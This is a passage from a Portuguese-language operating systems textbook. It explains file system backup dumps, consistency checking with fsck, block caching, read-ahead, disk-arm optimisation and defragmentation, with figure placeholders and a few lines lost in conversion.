Em terceiro lugar, como normalmente são copiadas quantidades imensas de dados, pode ser desejável comprimir os dados antes de escrevê-los na fita. Contudo, para muitos algoritmos de compressão, um pequenino defeito na fita de backup pode pôr a perder o algoritmo de descompressão e tornar impossível ler todo um arquivo ou até mesmo toda a fita. Portanto, a decisão de comprimir os dados de backup deve ser cuidadosamente considerada.

Em quarto lugar, é difícil fazer um backup enquanto o sistema de arquivos estiver sendo utilizado. Se os arquivos e os diretórios estiverem sendo adicionados, removidos e modificados durante o processo de cópia, a cópia resultante poderá se tornar inconsistente. Contudo, fazer uma cópia pode levar horas; portanto, talvez seja necessário deixar o sistema off-line para que passe uma boa parte da noite fazendo o backup — algo que nem sempre é aceitável. Por isso, são criados algoritmos que extraem uma descrição do estado atual do sistema de arquivos (snapshot) e salvam suas estruturas de dados críticas. Em seguida, as mudanças que serão realizadas no futuro ocorrerão como cópias de blocos em vez de atualizações de arquivos e diretórios (Hutchinson et al., 1999). Desse modo, o sistema de arquivos é congelado no momento da extração da descrição e, portanto, o backup poderá ser feito posteriormente.

Em quinto e último lugar, fazer backups introduz muitos problemas técnicos em uma organização. O melhor sistema de segurança on-line do mundo pode se tornar inútil se o administrador do sistema mantiver todas as fitas de backup em seu escritório e deixá-lo aberto e desprotegido quando ele sair para tomar um café. Tudo o que um espião teria de fazer seria entrar rapidamente na sala, colocar uma pequena fita em seu bolso e sair assobiando alegremente. Adeus, segurança. Além disso, fazer um backup diário teria pouca utilidade se um incêndio que atingisse os computadores também atingisse as fitas do backup. Por isso, essas fitas devem ser mantidas em um local externo, o que resulta na introdução de mais riscos (porque agora dois locais devem ser protegidos). Para uma discussão sobre esses e outros assuntos de práticas administrativas, veja Nemeth et al. (2000). A seguir, discutiremos somente os tópicos técnicos relacionados ao backup de sistemas de arquivos.

Para copiar um disco para uma fita, podem ser adotadas duas estratégias: uma cópia física ou uma cópia lógica. Uma cópia física (ou dump físico) inicializa-se no bloco 0 do disco, escreve em ordem todos os blocos de disco na fita e para quando terminar de copiar o último bloco. Esse programa é tão simples que provavelmente pode ser implementado 100 por cento livre de erros — algo que não vale para qualquer outro programa útil.

No entanto, são oportunos alguns comentários sobre a cópia física. Em primeiro lugar, não é útil copiar blocos de disco que não estejam sendo usados. Se o programa de cópia pode ter acesso à estrutura de dados dos blocos livres, ele pode evitar a cópia de blocos que não estejam sendo usados. Contudo, saltar esses blocos requer que o número de cada bloco seja escrito na frente do bloco (ou algo parecido), pois o bloco *k* na fita não corresponderá mais ao bloco *k* do disco.

Um segundo comentário é sobre a cópia de blocos defeituosos. É quase impossível fabricar discos sem que existam defeitos. Alguns blocos defeituosos sempre estarão presentes. Algumas vezes, quando é realizada uma formatação de baixo nível, os blocos defeituosos são detectados, marcados como ruins e substituídos por blocos reserva que existem no final de cada trilha para situações de emergência como essa. Em muitos casos, o controlador de disco gerencia a substituição de blocos de forma transparente, sem que o sistema operacional tome conhecimento do ocorrido.

Algumas vezes, entretanto, os blocos ficam ruins depois da formatação e acabam sendo detectados pelo sistema operacional. Em geral, o próprio SO resolve o problema criando um 'arquivo' que contém todos os blocos defeituosos — somente para se certificar de que eles não vão nunca aparecer como livres e nunca serão ocupados. Não é necessário dizer que não é possível ler esse arquivo.

Se todos os blocos defeituosos forem remapeados pelo controlador de disco e ocultados do sistema operacional — como descrevemos —, a cópia física funcionará bem. Por outro lado, se eles forem visíveis ao sistema operacional e mantidos em um ou mais 'arquivos de blocos defeituosos' ou indicados em mapas de bits, é absolutamente essencial que o programa de cópia física tenha acesso a essa informação para evitar que esses blocos defeituosos sejam copiados, o que impediria, portanto, a ocorrência de erros intermináveis de leitura de disco durante o processo de cópia.

As principais vantagens da cópia física são a simplicidade e a grande rapidez (basicamente, ela pode executar nas taxas de transferência do disco). As desvantagens são a incapacidade de saltar diretórios específicos, permitir cópias incrementais e restaurar arquivos individuais. Por essas razões, a maioria das instalações utiliza cópias lógicas.

Uma cópia lógica (ou dump lógico) se dá a partir de um ou mais diretórios especificados e copia recursivamente todos os arquivos e diretórios lá encontrados que tenham sido alterados desde alguma data especificada (por exemplo, a data do último backup de uma cópia incremental ou a data de instalação do sistema para uma cópia completa). Portanto, em uma cópia lógica, a fita contém uma série de diretórios e arquivos criteriosamente identificados, o que facilita a restauração de um arquivo ou de um diretório específico quando requisitado.

Como a cópia lógica é a solução mais usual, estudaremos um algoritmo comum em detalhes, usando o exemplo da Figura 4.22 para nos orientar. A maioria dos sistemas UNIX usa esse algoritmo. Na figura, vemos uma árvore com diretórios (quadrados) e arquivos (círculos). Os itens sombreados foram modificados a partir de uma certa data de base e, portanto, precisam ser copiados. Os itens vazados não precisam ser copiados.

Esse algoritmo também copia todos os diretórios (mesmo os inalterados) que ficam no caminho de um arquivo ou diretório modificado. Isso ocorre por duas razões: primeiro, para que seja possível restaurar os arquivos e os diretórios copiados em um novo sistema de arquivos em um




Figura 4.22 Um sistema de arquivos a ser copiado. Os quadrados são diretórios e os círculos são arquivos. Os itens sombreados foram modificados desde a última cópia. Cada diretório e cada arquivo está identificado pelo número de seu i-node.

computador diferente. Desse modo, os programas de cópia e restauração podem ser usados para transportar sistemas de arquivos inteiros entre computadores.

A segunda razão é copiar diretórios inalterados que estejam acima de arquivos modificados e possibilitar que se restaure um único arquivo de maneira incremental (possivelmente para poder recuperar alguma bobagem feita). Suponha que uma cópia completa do sistema de arquivos seja feita no domingo à noite e que uma cópia incremental seja feita na segunda-feira à noite. Na terça-feira, o diretório /usr/jhs/proj/nr3 é removido, com todos os diretórios e arquivos sob ele. Na clara e agradável manhã da quarta-feira, o usuário quer restaurar o arquivo /usr/jhs/proj/nr3/plans/ summary. Contudo, não é possível restaurar apenas o arquivo summary porque não há lugar para colocá-lo. Antes devem ser restaurados os diretórios nr3 e plans. Para obter seus proprietários, modos, horários etc. corretos, esses diretórios devem estar presentes na fita da cópia, mesmo que eles próprios não tenham sido modificados desde a cópia completa anterior.

O algoritmo de cópia mantém um mapa de bits indexado pelo número do i-node com vários bits por i-node. Os bits serão colocados em 1 ou 0 nesse mapa conforme a execução do algoritmo. O algoritmo opera em quatro fases. A fase 1 começa a partir do diretório inicial (no exemplo dado, o diretório-raiz) e verifica todas as entradas. Para cada arquivo modificado, seu i-node é marcado no mapa de bits. Cada diretório também é marcado (modificado ou não) e, então, recursivamente inspecionado.

Ao final da fase 1, todos os arquivos e todos os diretórios modificados foram marcados no mapa de bits, conforme mostra (pelo sombreamento) a Figura 4.23(a). A fase 2 conceitualmente percorre de novo a árvore de modo recursivo, desmarcando qualquer diretório que não tenha arquivos ou diretórios modificados dentro dele ou sob ele. Essa fase deixa o mapa de bits conforme mostra a Figura 4.23(b). Observe que os diretórios 10, 11, 14, 27, 29 e 30 estão agora desmarcados, pois eles não contêm nada modificado sob eles. Eles não serão copiados. Por outro lado, os diretórios 5 e 6 serão copiados mesmo que eles próprios não tenham sido modificados, pois serão necessários para restaurar as mudanças de hoje para uma nova máquina. Para fins de eficiência, as fases 1 e 2 podem ser combinadas para percorrer a árvore somente uma vez.

Nesse ponto, sabe-se quais diretórios e arquivos devem ser copiados: são aqueles marcados na Figura 4.23(b). A fase 3 consiste em varrer os i-nodes por ordem numérica e copiar todos os diretórios que estiverem marcados para cópia. Eles são mostrados na Figura 4.23(c). Cada diretório é prefixado por seus atributos (proprietário, horário etc.) para que possa ser restaurado. Por fim, na fase 4, os arquivos marcados na Figura 4.23(d) também são copiados, novamente prefixados por seus atributos. Isso completa a cópia.

Restaurar um sistema de arquivos a partir das fitas de cópia é simples. Para comecar, um sistema de arquivos vazio é criado no disco. Depois, a cópia completa mais recente é restaurada. Como os diretórios aparecem primeiro na fita, eles serão restaurados primeiro, resultando em um esqueleto do sistema de arquivos. Em seguida, os próprios arquivos são restaurados. Esse processo é, então, repetido para a primeira cópia incremental feita depois da cópia completa, em seguida para a próxima, e assim por diante.

Embora a cópia lógica seja simples, há algumas complicações. Uma delas é que, como a lista de blocos livres não é um arquivo, ela não é copiada e, desse modo, deve ser reconstruída desde o ponto de partida, depois da restauração de todas ascópias. É sempre possível fazer isso, desde que o conjunto de blocos livres seja apenas um complemento do conjunto de blocos contidos em todos os arquivos combinados.



- (a) 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32
- (b) 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32
- (c) 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32
- (d) 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32

I Figura 4.23 Mapas de bits utilizados no algoritmo da cópia lógica.

Outra complicação são as ligações (*links*). Se um arquivo estiver ligado a dois ou mais diretórios, é importante que seja restaurado somente uma vez e que todos os diretórios que supostamente estejam apontando para ele assim o façam.

Mais uma complicação é o fato de os arquivos UNIX poderem conter lacunas. É válido abrir um arquivo, escrever alguns bytes nele e depois deslocar para uma posição mais distante e escrever mais alguns bytes. Os blocos entre eles não são parte do arquivo e não deveriam ser copiados nem restaurados. Arquivos contendo a imagem de processos terminados de modo anormal (core files) apresentam um grande intervalo entre os segmentos de dados e a pilha. Se não for tratado adequadamente, cada arquivo core restaurado preencherá toda essa área com zeros e, portanto, terá o mesmo tamanho do espaço de endereçamento virtual (por exemplo, 232 bytes ou, pior ainda, 264 bytes).

Por fim, arquivos especiais, chamados *pipes*, e outros similares nunca devem ser copiados. Não importa em qual diretório eles possam estar (eles não precisam estar restritos ao /dev). Para obter mais informações sobre backups em sistemas de arquivos, veja as seguintes publicações: Chervenak et al. (1998) e Zwicky (1991).

A densidade das fitas não está melhorando tanto quanto a dos discos, fato que está gradativamente levando a uma situação na qual a criação de uma cópia de segurança de um disco muito grande pode requerer diversas fitas. Embora existam robôs para a troca automática de fitas, se a tendência continuar, as fitas acabarão se tornando muito pequenas para serem usadas como mídia para backups. Nesse caso, a única maneira de copiar um disco será utilizando outro disco. Embora o simples espelhamento de discos seja uma possibilidade, esquemas mais sofisticados, denominados RAIDs, serão discutidos no Capítulo 5.

## 4.4.3 Consistência do sistema de arquivos

Outra área na qual a confiabilidade é importante é a consistência dos sistemas de arquivos. Muitos sistemas de arquivos leem os blocos, modificam seu conteúdo e só depois os escrevem. Se o sistema cair antes que todos os blocos alterados tenham sido escritos, o sistema de arquivos poderá ficar em um estado inconsistente. Esse problema será especialmente crítico se alguns dos blocos ainda não escritos forem blocos de i-node, blocos de diretório ou blocos que contenham a lista de blocos livres.

Para tratar do problema de inconsistência nos sistemas de arquivos, a maioria dos computadores tem um programa utilitário que verifica a consistência do sistema de arquivos. Por exemplo, o UNIX tem o *fsck* e o Windows tem o *scandisk*. Esse utilitário pode ser executado sempre que o sistema estiver sendo inicializado, especialmente depois de uma queda. A descrição a seguir mostra como o *fsck* funciona. O *scandisk* funciona em um sistema de arquivos diferente, mas o princípio geral de usar a redundância inerente do sistema de arquivos para consertá-lo vale para os dois. Todos os verificadores conferem cada sistema de arquivos (partição do disco) independentemente dos outros.

Existem dois tipos de verificações de consistência: por blocos e por arquivos. Para verificar a consistência dos blocos, o programa constrói duas tabelas, cada uma com um contador para cada bloco, inicialmente contendo 0. Os contadores na primeira tabela monitoram quantas vezes cada bloco está presente em um arquivo; os contadores na segunda tabela registram quantas vezes cada bloco está presente na lista de livres (ou mapas de bits de blocos livres).

O programa, então, lê todos os i-nodes usando um dispositivo cru (raw), isto é , que ignora a estrutura dos arquivos e apenas devolve todos os blocos do disco começando no 0. A partir de um i-node, é possível construir uma lista de todos os números de blocos usados no arquivo correspondente. Conforme cada número de bloco é lido, seu contador na primeira tabela é incrementado. O programa então verifica a lista ou o mapa de bits de livres para encontrar todos os blocos que não estiverem sendo usados. Cada ocorrência de um bloco na lista de livres faz com que seu contador na segunda tabela seja incrementado.

Se o sistema de arquivos estiver inconsistente, cada bloco terá um 1 ou na primeira ou na segunda tabela, como mostra a Figura 4.24(a). Contudo, depois de uma queda no sistema, as tabelas podem ficar como mostrado na Figura 4.24(b), na qual o bloco 2 não ocorre em nenhuma tabela. Será reportado como um **bloco desaparecido**. Embora os blocos desaparecidos não causem nenhum mal, eles ocupam espaço e, portanto, reduzem a capacidade do disco. A solução para os blocos desaparecidos é simples: o verificador de sistema de arquivos apenas os inclui na lista de blocos livres.

Outra situação possível é a mostrada na Figura 4.24(c). Nela vemos um bloco, o número 4, que ocorre duas vezes na lista de livres. (Só ocorrem duplicatas se a lista de livres for realmente uma lista; em um mapa de bits, isso é impossível.) A solução aqui também é simples: reconstruir a lista de livres.




Figura 4.24 Estados do sistema de arquivos. (a) Consistente. (b) Bloco desaparecido. (c) Bloco duplicado na lista de livres. (d) Bloco de dados duplicados.

A pior coisa que pode ocorrer é o mesmo bloco de dados estar presente em dois ou mais arquivos, como mostra a Figura 4.24(d) com o bloco 5. Se um desses arquivos for removido, o bloco 5 será colocado na lista de livres, resultando na situação em que o mesmo bloco está em uso e livre ao mesmo tempo. Se ambos os arquivos forem removidos, o bloco será colocado na lista de livres duas vezes.

O que o verificador de sistema de arquivos deve fazer é alocar um bloco livre, copiar o conteúdo do bloco 5 nele e inserir a cópia em um dos arquivos. Desse modo, o conteúdo dos arquivos permanece inalterado (embora quase certamente confuso), mas a estrutura do sistema de arquivos, pelo menos, fica consistente. O erro deve ser reportado para permitir que o usuário inspecione o dano.

Além de averiguar se cada bloco está contabilizado corretamente, o verificador de sistema de arquivos também checa o sistema de diretórios. Além disso, ele usa uma tabela de contadores, mas por arquivos, e não por blocos. Ele inicializa a partir do diretório-raiz e recursivamente percorre a árvore, inspecionando cada diretório do sistema de arquivos. Para cada arquivo no diretório, ele incrementa um contador para contar o uso do arquivo. Lembre-se de que, por causa de ligações estritas (hard links), um arquivo pode aparecer em dois ou mais diretórios. As ligações simbólicas não contam e não fazem com que o contador incremente para o arquivo-alvo.

Quando estiver tudo terminado, haverá uma lista, indexada pelo número do i-node, indicando quantos diretórios cada arquivo contém. Ele então comparará esses números com as contagens de ligações armazenadas nos próprios i-nodes. Essas contagens iniciam em 1 quando um arquivo é criado e são incrementadas a cada vez que uma ligação estrita é feita para o arquivo. Em um sistema de arquivos consistente, os contadores devem ser iguais. Contudo, há a possibilidade de ocorrerem dois tipos de erro: a contagem de ligações no i-node pode ser alta ou baixa demais.

Se a contagem de ligações for mais alta que o número de entradas de diretório, então, mesmo que todos os arquivos sejam removidos dos diretórios, a contagem ainda será diferente de zero e o i-node não será removido. Esse erro não é grave, mas consome espaço de disco com os arquivos que não ocupam nenhum diretório. Ele deve ser reparado atribuindo-se o valor correto à contagem de ligações no i-node.

O outro erro é potencialmente catastrófico. Se duas entradas de diretórios forem redirecionadas para um arquivo, mas o i-node indicar que há somente uma, quando uma das entradas de diretório for removida, a contagem do i-node irá para zero. Quando uma contagem do i-node vai para zero, o sistema de arquivos marca-o como não usado e libera todos os seus blocos. Essa ação resultará em um dos diretórios apontando agora para um i-node não usado, cujos blocos podem logo ser atribuídos a outros arquivos. Novamente, a solução é forçar a contagem de ligações a assumir o número real de entradas de diretório.

Essas duas operações — verificar os blocos e verificar os diretórios — são muitas vezes integradas por razões de eficiência (isto é, somente uma verificação nos i-nodes é necessária). Outras verificações também são possíveis. Por exemplo, os diretórios têm um formato definido com números de i-node e nomes em ASCII. Se um número de i-node for maior que o número de i-nodes no disco, o diretório foi danificado.

Além disso, cada i-node tem um modo — alguns válidos, porém estranhos, como 0007 — que possibilita ao proprietário e seu grupo não terem acesso a nada, mas permite que os usuários externos leiam, escrevam e executem o arquivo. Pode ser útil informar sobre arquivos que dão mais acesso aos usuários externos que ao proprietário. Os diretórios com mais de, por exemplo, mil entradas também são suspeitos. Arquivos em diretórios de usuário, mas que são propriedades do superusuário e que tenham o bit SETUID em 1, são problemas potenciais de segurança, pois esses arquivos adquirem os poderes do superusuário quando executados por qualquer usuário. Com um pouco de esforço, pode-se

montar uma lista bastante longa de situações tecnicamente válidas, mas peculiares, importantes de se conhecer.

Os parágrafos anteriores discutiram o problema de proteger o usuário contra desastres. Alguns sistemas de arquivos também se preocupam em proteger o usuário contra si mesmo. Se o usuário quiser digitar

para remover todos os arquivos terminados com .o (arquivos-objeto gerados pelo compilador), mas digita acidentalmente

(observe o espaço depois do asterisco), rm removerá todos os arquivos no diretório atual e então reclamará que não pode encontrar o .o. No MS-DOS e em alguns outros sistemas, quando um arquivo é removido, tudo o que acontece é a alteração de um bit no diretório ou uma marcação no i-node do arquivo como removido. Nenhum bloco de disco é retornado para a lista de livres até que eles sejam realmente necessários. Portanto, se o usuário descobre o erro imediatamente, é possível executar um programa utilitário especial que 'desremove' (isto é, restaura) os arquivos removidos. No Windows, os arquivos removidos são postos em uma cesta de reciclagem, da qual eles podem ser recuperados depois se necessário. É claro que nenhum espaço é liberado enquanto os arquivos não são realmente removidos desse diretório.

# 4.4.4 Desempenho do sistema de arquivos

O acesso a disco é muito mais lento que o acesso à memória. Ler uma palavra de memória deve levar uns 10 ns. A leitura de um disco rígido pode chegar a 10 MB/s, que é 40 vezes mais lento por palavra de 32 bits, mas ainda devem ser adicionados a isso 5 a 10 ms para buscar a trilha e esperar que o setor desejado chegue sob a cabeça de leitura. Se for necessária somente uma palavra, o acesso à memória será da ordem de milhões de vezes mais rápido que o acesso ao disco. Como consequência dessa diferença no tempo de acesso, muitos sistemas de arquivos foram projetados com várias otimizações para melhorar o desempenho. Nesta seção abordaremos três dessas otimizações.

#### Cache de blocos

A técnica mais usada para reduzir o acesso ao disco é a cache de blocos ou cache de buffer. (Cache é pronunciada como se escreve e é derivada do verbo francês cacher, que significa esconder.) Neste contexto, uma cache é uma coleção de blocos que, do ponto de vista lógico, pertencem ao disco, mas que estão sendo mantidos na memória para fins de desempenho.


Vários algoritmos podem ser usados para gerenciar a cache, mas um bastante comum verifica todas as requisições de leitura para averiguar se o bloco necessário está na cache. Se estiver, a requisição de leitura poderá ser satisfeita sem um acesso a disco. Se o bloco não se encontrar na cache, primeiro ele será lido do disco para a cache e, então, copiado para onde for necessário. As próximas requisições para o mesmo bloco podem ser satisfeitas a partir da cache.

A operação da cache é ilustrada na Figura 4.25. Como há muitos blocos (vários milhares deles) na cache, é preciso algum modo de determinar rapidamente se um dado bloco está presente. O modo usual é mapear o dispositivo e o endereço de disco em uma tabela de espalhamento. Todos os blocos com o mesmo valor de espalhamento são encadeados em uma lista para que a cadeia de colisão possa ser seguida.

Quando um bloco tiver de ser carregado em uma cache cheia, algum bloco deve ser removido (e reescrito no disco se ele foi modificado depois de trazido ao disco). Essa situação é muito parecida com a paginação, e todos os algoritmos conhecidos de substituição de página descritos no Capítulo 3, como o FIFO, o algoritmo segunda chance e o LRU (usado menos recentemente), são aplicáveis. Uma diferença bem-vinda entre a paginação e a cache de blocos é que as referências à cache são relativamente raras; portanto, é viável manter todos os blocos na ordem exata do LRU com listas encadeadas.

Na Figura 4.25, vemos que, além das colisões encadeadas a partir da tabela de espalhamento, há também uma lista bidirecional ligando todos os blocos pela ordem de uso, com o bloco menos usado recentemente no início dessa lista e o mais usado recentemente no final. Quando é referenciado, um bloco pode ser removido de sua posição na lista bidirecional e transferido para o final. Desse modo, é possível manter a ordem LRU exata.

Infelizmente, há um problema. Agora que temos uma situação na qual o LRU exato é viável, o LRU passa a ser



indesejável. A questão está ligada às quedas e à consistência do sistema de arquivos discutidas na seção anterior. Se um bloco crítico, como um bloco i-node, for trazido para a cache e modificado, mas não for reescrito no disco, então uma queda do sistema deixará o sistema de arquivos em um estado inconsistente. Se o bloco i-node for colocado no final do encadeamento LRU, pode ser que espere muito antes de chegar ao início e ser reescrito no disco.

Além disso, alguns blocos, como os blocos de i-node, raramente são referenciados duas vezes em um pequeno intervalo de tempo. Essas considerações levam a um esquema LRU modificado, considerando dois fatores:

- 1. É provável que logo o bloco seja novamente neces-
- 2. O bloco é essencial para a consistência do sistema de arquivos?

Para ambas as questões, os blocos podem ser divididos em categorias como blocos i-node, blocos indiretos, blocos de diretório, blocos de dados totalmente preenchidos e blocos de dados parcialmente preenchidos. Os blocos não imediatamente necessários vão para o início, em vez de ir para o final da lista LRU; desse modo, seus buffers poderão ser reutilizados mais rapidamente. Os blocos que logo podem ser necessários novamente — como um bloco parcialmente cheio que estiver sendo preenchido — irão para o final da lista e ali permanecerão por um longo tempo.

A segunda questão é independente da primeira. Se o bloco for essencial para a consistência do sistema de arquivos (basicamente todos, exceto os blocos de dados) e se ele for modificado, deverá ser escrito imediatamente no disco, não importando em qual extremidade da lista LRU será inserido. Escrevendo rapidamente os blocos críticos, reduzimos bastante a probabilidade de um desastre arruinar o sistema de arquivos. Embora o usuário deteste a ideia de um de seus arquivos ser prejudicado em um desastre, ele certamente detestaria ainda mais que todo o sistema de arquivos fosse perdido.

Mesmo com essa medida para manter intacta a integridade do sistema de arquivos, não é desejável manter blocos de dados na cache por muito tempo antes de serem escritos. Imagine o azar de alguém que esteja usando um computador pessoal para escrever um livro. Mesmo que nosso escritor periodicamente peça ao editor de texto para escrever o arquivo sendo editado no disco, há grandes possibilidades de que tudo ainda esteja na cache e nada esteja no disco. Se o sistema sofrer um desastre, a estrutura do sistema de arquivos não será corrompida, mas um dia todo de trabalho estará perdido.

Essa situação não precisa ocorrer muitas vezes para que tenhamos um usuário descontente. Os sistemas utilizam duas táticas para tratá-la. A maneira UNIX é ter uma chamada de sistema, sync, que obriga todos os blocos modificados a serem transferidos imediatamente para o disco. Quando o sistema é inicializado, um programa — em geral chamado update — é inicializado em segundo plano para adentrar um laço infinito que emite chamadas sync, dormindo por 30 segundos entre as chamadas. Como resultado, não mais de 30 segundos de trabalho são perdidos por causa de um acidente.

Atualmente o Windows possui uma chamada de sistema equivalente ao sync, FlushFileBuffers, mas não foi sempre assim. Em vez disso, ele tinha uma estratégia diferente que, em alguns aspectos, era melhor do que a do UNIX (e pior em outros). O que ele fazia era escrever cada bloco modificado no disco assim que ele fosse escrito na cache. Caches nas quais todos os blocos modificados sejam escritos imediatamente no disco são chamadas de caches de escrita direta (write-through caches). Elas requerem mais E/S de disco que as caches que não são de escrita direta.

A diferença entre essas duas táticas pode ser vista quando um programa escreve um bloco totalmente preenchido de 1 KB, caractere por caractere. O UNIX coletará todos os caracteres na cache e escreverá o bloco uma vez a cada 30 segundos, ou sempre que o bloco for removido da cache. Com caches de escrita direta, será feito um acesso ao disco para cada caractere escrito. É claro que a maioria dos programas trabalha com um buffer interno; assim, normalmente eles não escrevem um caractere, mas uma linha ou uma unidade maior em cada chamada de sistema write.

Uma consequência dessa diferença na estratégia de cache de blocos é que, assim que um disco (flexível) é removido de um sistema UNIX sem fazer um sync, quase sempre resultará em perda de dados e frequentemente em um sistema de arquivos corrompido também. No MS--DOS, não há nenhum problema. Essas estratégias diferentes foram escolhidas porque o UNIX foi desenvolvido em um ambiente no qual todos os discos eram discos rígidos e não removíveis, ao passo que o primeiro sistema de arquivos do Windows foi herdado do MS-DOS — que teve seu início no mundo do disco flexível. Como os discos rígidos tornaram--se uma regra, a estratégia UNIX, mais eficiente (porém com pior confiabilidade), passou a ser o padrão e é também usada para discos rígidos no Windows. Entretanto, conforme já discutimos, são necessárias outras medidas (journaling) para melhorar a confiabilidade do NTFS.

Alguns sistemas operacionais integram a cache de buffer e a cache de páginas de memória. Esse procedimento é especialmente atraente quando é possível usar arquivos mapeados em memória, já que algumas de suas páginas podem estar na memória por conta de uma paginação por demanda. Tais páginas dificilmente são diferentes dos blocos de arquivos na cache de buffer. Nesse caso, eles podem ser tratados da mesma forma, com uma cache única tanto para arquivos quanto para páginas.

#### Leitura antecipada de blocos

A segunda técnica para melhorar o desempenho do sistema de arquivos é tentar transferir os blocos para a cache antes que eles sejam necessários para aumentar a taxa de acertos. Particularmente, muitos arquivos são lidos de modo

sequencial. Quando é solicitado ao sistema de arquivos que ele obtenha o bloco k em um arquivo, ele o faz, mas, quando termina, realiza uma pequena verificação na cache a fim de averiguar se o bloco k+1 já está lá. Se não estiver, ele escalonará uma leitura para o bloco k+1 na esperança de que, quando for preciso, ele já tenha chegado à cache — ou, pelo menos, que ele esteja a caminho.

É claro que essa estratégia de leitura antecipada funciona somente para arquivos que estejam sendo lidos sequencialmente. Para um arquivo com acesso aleatório, a leitura antecipada não funciona. Na verdade, ela piora a situação, pois emperra a largura de banda do disco, fazendo leituras em blocos não usados e removendo blocos potencialmente úteis da cache (e possivelmente emperrando mais ainda a largura de banda transferindo os blocos de volta ao disco se eles tiverem sido modificados). Para verificar se vale a pena fazer a leitura antecipada, o sistema de arquivos pode monitorar os padrões de acesso de cada arquivo aberto. Por exemplo, um bit associado a cada arquivo indica se o arquivo está em 'modo de acesso sequencial' ou em 'modo de acesso aleatório'. Inicialmente, ao arquivo é dado um voto de confiança, e ele é colocado em modo de acesso sequencial. Contudo, se for feito um posicionamento, o bit vai para 0. Se recomeçarem as leituras sequenciais, o bit vai para 1. Desse modo, o sistema de arquivos tem condições de 'dar um chute' razoável entre fazer uma leitura antecipada ou não. Se uma ou outra vez fizer a escolha errada, isso não será um desastre, apenas um pequeno desperdício de largura de banda de disco.

## Redução do movimento do braço do disco

Cache de blocos e leitura antecipada não são os únicos meios de aumentar o desempenho do sistema de arquivos. Outra importante técnica consiste em reduzir a quantidade de movimentos do braço do disco pondo os blocos sujeitos a mais acessos em sequência, próximos uns aos outros, preferencialmente no mesmo cilindro. Quando um arquivo é escrito, o sistema de arquivos deve alocar os blocos, um de cada vez, conforme a demanda. Se os blocos livres forem gra-

vados em um mapa de bits e todo o mapa de bits estiver na memória principal, torna-se bastante fácil escolher um bloco livre tão próximo quanto possível do bloco anterior. Com uma lista de blocos livres, na qual uma parte está em disco, é muito mais difícil alocar blocos próximos uns dos outros.

Contudo, mesmo com uma lista de blocos livres pode ser feito algum agrupamento de blocos. O truque é monitorar o armazenamento do disco não em blocos, mas em grupos de blocos consecutivos. Se os setores forem de 512 bytes, o sistema poderá usar blocos de 1 KB (dois setores), mas alocando o armazenamento em disco em unidades de dois blocos (quatro setores). Isso não é o mesmo que ter blocos de disco de 2 KB, já que a cache ainda usaria blocos de 1 KB e as transferências de disco ainda seriam de 1 KB. No entanto, ler sequencialmente um arquivo dessa maneira reduziria o número de posicionamentos por um fator de dois — uma melhora considerável de desempenho. Uma variação sobre o mesmo tema é considerar o posicionamento rotacional. Quando aloca os blocos, o sistema tenta colocá-los consecutivamente em um arquivo no mesmo cilindro.

Outro gargalo de desempenho em sistemas que usam i-nodes (ou qualquer coisa equivalente a i-nodes) é que ler um arquivo muito pequeno requer dois acessos ao disco: um para o i-node e outro para o bloco. A localização atual do i-node é mostrada na Figura 4.26(a). Nela todos os i-nodes estão próximos do início do disco; portanto, a distância média entre um i-node e seus blocos será aproximadamente a metade do número de cilindros, exigindo posicionamentos distantes.

Uma melhora simples de desempenho pode ser conseguida colocando-se os i-nodes no meio do disco e não no início, reduzindo assim o posicionamento médio entre o i-node e o primeiro bloco por um fator de dois. Uma outra ideia, mostrada na Figura 4.26(b), consiste em dividir o disco em grupos de cilindros, cada qual com seus próprios i-nodes, blocos e listas de livres (McKusick et al., 1984). Na criação de um novo arquivo, qualquer i-node pode ser escolhido, mas tenta-se encontrar um bloco no mesmo grupo de cilindros do i-node. Se não há bloco disponível, então é usado um bloco do grupo vizinho de cilindros.




Figura 4.26 (a) I-nodes posicionados no início do disco. (b) Disco dividido em grupos de cilindros, cada um com seus próprios blocos e i-nodes.

# 4.4.5 Desfragmentando discos

Inicialmente, quando o sistema operacional é instalado, os programas e arquivos dos quais ele precisa são instalados em sequência a partir do início do disco, um seguido do outro. Todo o espaço livre do disco está em uma única unidade contígua depois dos arquivos instalados. Com o passar do tempo, entretanto, arquivos são criados e removidos e é comum que o disco fique completamente fragmentado, com arquivos e espaços vazios por toda parte. Como resultado disso, quando um novo arquivo é criado, os blocos necessários ao seu armazenamento podem estar espalhados por todo o disco, causando uma baixa no desempenho.

É possível melhorar o desempenho por meio da movimentação de arquivos de forma a torná-los contíguos e com vistas a agrupar todo (ou quase todo) o espaço livre em uma ou mais regiões contíguas no disco. O Windows tem um programa, o defrag, que faz exatamente isso e que deve ser executado com frequência por seus usuários.

